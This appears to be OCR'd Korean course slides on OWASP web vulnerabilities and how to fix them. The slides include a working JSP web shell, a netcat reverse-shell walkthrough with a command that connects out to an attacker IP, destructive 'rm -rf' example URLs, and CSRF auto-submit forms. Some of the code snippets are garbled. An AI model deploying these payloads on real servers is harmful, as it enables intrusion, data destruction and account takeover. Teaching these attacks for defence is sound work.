
    - etc/passwd 파일을 다운로드할 수 있다면 몇 번의 시행착오를 거쳐서 웹 소스가 있는 디렉터리에서 일곱 번째 상위 디렉터리가 루트 디렉터리임을 알 수 있음

  - **위의 내용은 파일 이름에서 특수 문자 등이 존재하는 지 여부를 필터링하지 않아서 발생하는 취약점이다. 따라서 파일 다운로드 전용 프로그램을 작성하여 사용할 때에는 ..나 / 문자열에 대한 필터링을 수행해야 한다.**

4. 웹의 취약점과 보완

웹의 주요 취약점

- 보안 설정 오류(A5. Security Misconfiguration)
  - 디렉터리 리스팅
    - 웹 브라우저에서 웹 서버의 특정 디렉터리를 열면 그 디렉터리에 있는 파일과 목록이 모두 나열되는 것을 말함
    - 상당수 디렉터리 리스팅은 관리자가 설정 사항을 인지하지 못했거나 웹 서버 자체의 취약점 때문에 발생
    - 사례) 구글에서 "intitle:index.of downloads"로 검색



    - 해결 방법) Apache 웹 서버의 경우, .htaccess 파일을 사용하여 디렉터리 리스팅을 비활성화. 다음과 같은 내용을 .htaccess 파일에 추가

```apache
Options -Indexes
```

4. 웹의 취약점과 보완

웹의 주요 취약점


- 보안 설정 오류(A5. Security Misconfiguration)
  - 백업 및 임시 파일 존재
    - 웹 사이트 개발시 웹 서버 백업 파일이나 임시 파일을 삭제하지 않고 방치하면 공격자가 백업 파일을 통해 웹 애플리케이션의 내부 로직, 데이터베이스 접속 정보 등 획득 가능
    - 예) login.asp의 백업 파일인 login.asp.bak 파일
  - 미흡한 주석 관리
    - 웹 애플리케이션에서 웹 프록시를 이용하면 일반 사용자도 볼 수 있는 주석에는 웹 애플리케이션 개발 과정, 주요 로직에 대한 설명, 디렉터리 구조, 테스트 소스 정보, 아이디와 패스워드 등이 기록됨
    - 웹 애플리케이션 개발 시 주석에 정보를 기록할 때는 주의해야 함
  - 파일 업로드 제한 부재
    - 공격자가 웹 서버에 악의적인 파일을 전송한 뒤 원격지에서 실행하면 웹 서버 장악(리버스 텔넷 등), 내부 침투 공격 수행 가능 웹 해킹의 최종 목표인 웹 서버 통제권을 얻기 위해 반드시 성공해야 하는 공격
    - **국내에서 발생한 대규모 온라인 개인 정보 유출 사건은 대부분 이런 형태로 발생**
    - 공격자가 웹 서버에 악의적인 파일을 전송한 뒤 원격에서 실행하는 방법
      - 공격자는 웹 애플리케이션의 파일 업로드 기능을 악용하여 악성 코드를 포함한 파일을 서버에 업로드: 공격자가 악성 PHP 스크립트를 업로드한 후, 해당 스크립트에 접근하여 원격에서 명령을 실행
      - SQL 인젝션 공격을 통해 공격자는 데이터베이스에 악성 SQL 쿼리를 주입하여, 서버의 파일 시스템에 접근하거나, 원격 코드를 실행할 수 있는 권한을 획득: 공격자가 SQL 쿼리를 통해 관리자 권한을 획득하고, 이를 통해 악성 파일을 업로드하거나 실행
      - XSS 공격을 통해 공격자는 사용자의 브라우저에서 악성 스크립트를 실행: 사용자가 악성 스크립트가 포함된 페이지를 방문하면, 해당 스크립트가 서버에 요청을 보내거나, 악성 파일을 다운로드하여 실행

4. 웹의 취약점과 보완

웹의 주요 취약점


보안 설정 오류(A5. Security Misconfiguration)

- 리버스 텔넷(Reverse Telnet)
  - 웹 해킹으로 시스템 권한을 획득한 후 해당 시스템에 텔넷과 같이 직접 명령을 입력하고 확인할 수 있는 셸을 획득하기 위한 방법으로, 방화벽이 있는 시스템을 공격할 때 자주 사용
  - 심화된 공격을 하려면 텔넷과 유사한 접근 권한을 획득하는 것이 매우 중요한데, 이때 리버스 텔넷이 유용



외부의 접근이 차단된 텔넷 접속

  - 공격자의 PC에 텔넷 서비스가 열려있고 방화벽의 아웃바운드 정책이 열려 있다면 웹 서버에서 공격자의 텔넷으로 접속 가능



내부에서 외부로 향한 접속이 허용된 텔넷 접속

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

▪ 보안 설정 오류(A5. Security Misconfiguration)

- 리버스 텔넷
  - **웹 서버에서 권한을 획득(파일 업로드 공격 등을 통하여)하면** 웹 서버에서 공격자의 PC로 텔넷 연결을 허용하는 상황을 공격자가 이용할 수 있음

① 명령 창 획득: 파일 업로드 등으로 웹 브라우저에서 실행 가능한 **웹 셸**을 웹 서버에 업로드, 공격자가 명령을 입력할 수 있는 명령 창 획득함.

② 리버스 텔넷용 툴 업로드: 서버 게시판의 파일 업로드 기능을 이용하여 nc(netcat)와 같은 리버스 텔넷용 툴 업로드

③ 공격자 PC의 리버스 텔넷 데몬 활성화: 서버에서 리버스 텔넷을 보내면 이를 받아 텔넷을 열 수 있도록 준비

④ 획득한 명령 창으로 공격자에게 리버스 텔넷을 보내면 리버스 텔넷 창 획득하여 서버에 원격 접속

- 보안 대책
  - 실행 파일의 업로드를 막는다
  - 내부에서 외부로 나가는 불필요한 접속도 방화벽으로 차단한다.

웹 쉘(web shell)

- 웹쉘은 말 그대로 웹사이트를 통해 쉘(shell)을 여는 공격
  - 쉘(shell) : 사용자에게 받은 지시를 해석하여 하드웨어 지시어로 바꿈으로써 운영체제의 커널과 사용자 사이를 이어주는 것
  - 쉘은 서버에 대한 모든 설정을 변경할 수 있기때문에 일반적으로 22번 등 별도 포트를 통해 접속
- 서버 측 스크립트 언어(예: JSP, PHP, ASP 등)를 사용하여 원격에서 명령을 실행할 수 있는 스크립트
  - 공격자는 이를 통해 서버의 파일 시스템에 접근하거나 명령을 실행
- JSP 웹 쉘은 JSP(JavaServer Pages) 기술을 이용하여 웹 서버에서 원격으로 명령을 실행할 수 있는 스크립트

  이러한 웹 쉘은 보안 취약점을 이용하여 서버에 악의적인 코드를 주입함으로써 공격자가 서버를 제어

  ① JSP 파일 업로드: 공격자는 취약한 웹 애플리케이션에 JSP 파일을 업로드. 이 파일은 서버에서 실행될 수 있는 코드를 포함.


  ② 명령 실행: 업로드된 JSP 파일에 접근하여, 공격자는 서버에서 명령을 실행. 이를 통해 파일 시스템에 접근하거나, 데이터베이스에 쿼리를 실행하는 등의 작업을 수행.

  ③ 결과 반환: 실행된 명령의 결과는 웹 페이지로 반환되어 공격자가 이를 확인

```jsp
<%@ page import="java.io.*" %>
<%
    String command = request.getParameter("cmd");
    if (command != null) {
        try {
            Process process = Runtime.getRuntime().exec(command);
            BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream()));
            String line;
            while ((line = reader.readLine()) != null) {
                out.println(line);
            }
            reader.close();
        } catch (IOException e) {
            out.println("Error: " + e.getMessage());
        }
    }
%>
```

웹 쉘(web shell)

- 웹 서버 동작 순서
  - ① 클라이언트가 웹서버에 데이터 요청
  - ② 웹서버가 WAS에 데이터 가공 요청
  - ③ WAS가 필요한 정보를 DB에 요청 / DB가 WAS에 DB정보 전달
  - ④ DB정보를 WAS가 가공하여 WEB서버에 전달
  - ⑤ 전달받은 정보를 클라이언트에게 전달



참고: https://run-it.tistory.com/53

웹 쉘(web shell)

- 공격 순서

① 클라이언트가 웹서버에 악성 JSP 파일 업로드 성공. 원격으로 쉘 명령어 수행(예시 : Runtime.getRuntile().exec("cmd=ls"))
  - http://example.com/uploads/shell.php?cmd=ls
  - http://example.com/uploads/shell.php?cmd=rm –rf /path/to/important_directory

② 웹서버가 WAS에 데이터 가공 요청


③ WAS 웹서버의 "cmd=ls"란 명령어를 수행하라고 번역하여 전달

④ 웹서버에서 "ls"란 명령어를 수행하여 현재 경로에 있는 파일리스트를 나열

⑤ 전달받은 파일리스트 정보를 클라이언트에게 전달

- 대응 방법

- 시큐어 코딩
- 취약점 패치
- 키워드/명령어 필터링
- 업로드 파일의 확장자 및 실행권한 제한



리버스 텔넷 사례

① 공격자의 PC에서는 포트를 연다.

```
C:\Users\Administrator\Desktop\test>nc64.exe -l -p 8888
```


② 공격 대상자의 서버에서 명령어 실행

```
C:₩>nc -e cmd.exe 192.168.5.10 8888
```

공격자 PC IP – 192.168.5.10
공격 대상자 PC IP – 192.168.254.251

```
이더넷 어댑터 이더넷 2:

   연결별 DNS 접미사. . . . :
   링크-로컬 IPv6 주소 . . . . : fe80::5cce:702e:9dd0:4b1c%2
   IPv4 주소 . . . . . . . . . : 192.168.5.10
   서브넷 마스크 . . . . . . . : 255.255.0.0
   기본 게이트웨이 . . . . . . : 192.168.0.1
```



```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter 로컬 영역 연결:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 192.168.254.251
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.254.2

Ethernet adapter 로컬 영역 연결 2:

   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 10.8.0.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.252
   Default Gateway . . . . . . . . . :
```

공격자의 IP(본인 IP)가 아닌 공격 대상자IP(상대방 IP)가 나오는 것을 확인

4. 웹의 취약점과 보완

웹의 주요 취약점

- 민감한 데이터 노출(A6. Sensitive Data Exposure)
  - 웹 사이트 해킹으로 개인 정보가 유출되는 것은 신용카드 번호, 주민등록번호, 인증 신뢰 정보와 같은 민감한 데이터를 보호하지 않는 것이 주요한 원인
  - 민감한 데이터를 보호하려면 데이터 중요도에 따라 암호화 로직을 사용하고 데이터베이스 테이블 단위에서 암호화를 수행해야 함


- 공격 방어 취약점(A7. Insufficient Attack Protection)
  - 예전 웹 애플리케이션은 해킹 공격을 탐지, 방지, 대응할 수 있는 기능을 갖추고 있지 않았음
  - APT(Advanced Persistent Threat, 고급 지속 위협) 공격이 일반화되면서 보안 솔루션으로 탐지가 어렵자 웹 애플리케이션 수준에서 자동으로 탐지, 로깅, 응답 및 공격 시도 차단을 포함하도록 권고
  - 보안 대책
    - **자동 탐지**: 웹 애플리케이션에서 비정상적인 행동이나 공격 패턴을 자동으로 인식하는 시스템을 도입. 입출력 데이터의 패턴(비정상적인 URL 접근(관리 페이지, 비공식 API 접근 시도 등), IP 주소의 이상 징후 (예: 다수의 요청, 시간당 접근 빈도) 등을 분석
    - **로깅**: 모든 요청 및 응답을 철저하게 기록. 로깅은 공격 발생 시 정확한 분석을 가능하게 하며, 보안 사고 후의 포렌식 작업에 필수적. 로그에는 요청 시간, 요청자 IP 주소, 요청 경로, 응답 상태 코드 등이 포함
    - **공격 시도 차단**: 탐지된 공격 시도에 대해 즉각적으로 차단하는 메커니즘을 설정. WAF(웹 애플리케이션 방화벽)와 같은 솔루션을 사용하여 SQL 인젝션, 크로스 사이트 스크립팅(XSS), DDoS 공격 등의 다양한 공격 벡터를 차단

4. 웹의 취약점과 보완

■ 웹의 주요 취약점

▪ CSRF 취약점(A8. Cross-Site Request Forgery)

- CSRF
  - 특정 사용자를 대상으로 하지 않고 불특정 다수를 대상으로 로그인 된 사용자가 자신의 의지와 무관하게 공격자가 의도한 행위(수정, 삭제, 등록, 송금 등) 를 하게 만드는 공격
  - 기본적으로 XSS 공격과 매우 유사하며, XSS 공격의 발전된 형태로 보기도 함
  - XSS 공격은 악성 스크립트가 클라이언트에서 실행되는 데 반해 CSRF 공격을 하면 사용자가 악성 스크립트를 서버에 요청



4. 웹의 취약점과 보완

웹의 주요 취약점

CSRF 취약점(A8. Cross-Site Request Forgery)

- CSRF의 성공 3가지 조건
  - ① **사용자는 보안이 취약한 서버로부터 이미 로그인되어 있는 상태이어야 함**
  - ② **쿠키 기반의 서버 세션 정보를 획득할 수 있어야 함**
  - ③ **공격자는 서버를 공격하기 위한 요청 방법에 대해 미리 파악하고 있어야 함. 예상하지 못한 요청 매개변수가 없어야 함**.
- CSRF 공격 예시
  - ① 사용자는 보안이 취약한 서버에 로그인
  - ② 서버에 저장된 세션 정보를 사용할 수 있는 session ID가 사용자의 브라우저 쿠키에 저장
  - ③ 공격자는 사용자가 악성 스크립트 페이지를 누르도록 유도. 악성 스크립트 페이지를 누르도록 유도하는 방식은 아래와 같은 방식들이 있음.
    - 게시판이 있는 웹사이트에 악성 스크립트를 게시글로 작성하여 사용자들이 게시글을 클릭하도록 유도
    - 메일 등으로 악성 스크립트를 직접 전달하거나, 악성 스크립트가 적힌 페이지 링크를 전달
  - ④ 사용자가 악성 스크립트가 작성된 페이지 접근 시 웹 브라우저에 의해 쿠키에 저장된 session ID와 함께 서버로 요청
  - ⑤ 서버는 쿠키에 담긴 session ID를 통해 해당 요청이 인증된 사용자로부터 온 것으로 판단하고 처리

4. 웹의 취약점과 보완

웹의 주요 취약점

CSRF 취약점(A8. Cross-Site Request Forgery)

- 예 1) wishfree라는 계정이 주문한 물품에 대해 10,000원을 결제하라는 내용

```
<body onload = "document.csrf.submin()">
<form name="csrf" action="http://www.shop.co.kr/malladmin/order/order.jsp" method="POST">
        input type="hidden" name="uid" value="wishfree"
        input type="hidden" name="mode" value="pay_for_order
        input type="hidden" name="amount" value="10000"
</form>
```

- 예 2) 패스워드 내용

취약점이 있는 웹사이트에서 패스워드를 바꾸는 요청 형식

```
POST /password/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvIyxHfsAfE

password=passw0rd
```

공격자는 아래와 같은 html 문서를 사용자에게 열도록 유도하기만 한다면 mypassword라는 공격자가 의도한 패스워드 변경이 발생

```
<form action="https://vulnerable-website.com/password/change" method="POST">
        <input type="hidden" name="password" value="mypassword">
   </form>
<script>
document.forms[0].submit();
</script>
```

4. 웹의 취약점과 보완

웹의 주요 취약점

- 취약점이 있는 컴포넌트 사용(A9. Using Components with Known Vulnerabilities)
  - 컴포넌트, 라이브러리, 프레임워크 및 다른 소프트웨어 모듈이 다양하게 사용되면서 보안에 취약한 컴포넌트가 악용되면 심각한 데이터 손실, 서버 장악이 가능해짐
  - 사용하려는 컴포넌트, 라이브러리의 보안 취약점을 충분히 검토해야 함

- 취약한 API(A10. Underprotected APIs)
  - API를 통해 웹 서비스 상호 간의 연동이 이루어지므로 API 사용시 보안에 취약하지 않은지 충분한 검토가 필요

4. 웹의 취약점과 보완

■ 웹의 취약점 보완

▪ 특수 문자 필터링

- 웹 해킹의 가장 기본적인 형태 중 하나는 인수 조작으로 예외적인 실행을 유발하기 위해 특수문자를 포함

필터링이 필요한 주요 특수 문자

특수 문자	관련된 공격	특수 문자	관련된 공격
<	XSS 취약점 공격	=	SQL 삽입 공격
>	XSS 취약점 공격	;	SQL 삽입 공격
&	XSS 취약점 공격	*	SQL 삽입 공격
"	XSS 취약점 공격	.	SQL 삽입 공격
?	XSS 취약점 공격	..	SQL 삽입 공격
'	XSS 취약점 공격, SQL 삽입 공격	--	SQL 삽입 공격
/	XSS 취약점 공격, 디렉터리 탐색 공격		


- 본문에 포함되는 주요 특수 문자를 함수를 이용하여 제거함으로써 XSS 취약점 공격을 방어 할 수 있음

```
function RemoveBad(InStr){
    InStr = InStr.replace(/₩</g,"");
    InStr = InStr.replace(/₩>/g,"");
    InStr = InStr.replace(/₩&/g,"");
    InStr = InStr.replace(/₩"/g,"");
    InStr = InStr.replace(/₩?/g,"");
    InStr = InStr.replace(/₩'/g,"");
    InStr = InStr.replace(/₩//g,"");
    return InStr;
}
```

4. 웹의 취약점과 보완

■ 웹의 취약점 보완

- 서버 통제 작용
  - CSS 기반(프론트엔드)의 언어(자바 스크립트 등)로 필터링하는 경우에는 공격자가 로직만 파악하면 필터링이 쉽게 무력화되므로 ASP, JSP 등과 같은 SSS(백엔드)로 필터링 로직을 수행해야 함
  - 클라이언트 기반의 필터링을 수행하면 웹 프록시를 통해 웹 브라우저에 전달되기 때문에 이 과정에서 변조될 가능성이 있음



사용자의 입력을 필터링하여 SQL 삽입 공격에 실패한 경우

- 지속적인 세션 관리
  - 기본적으로 모든 웹 페이지에서 세션에 대한 인증을 수행해야 함.
  - 모든 웹 페이지에 일관성 있는 인증 로직을 적용하려면 기업 또는 웹 사이트 단위에서 세션 인증 로직을 표준화하고, 표준을 준수하여 웹 페이지를 개발하도록 해야 함.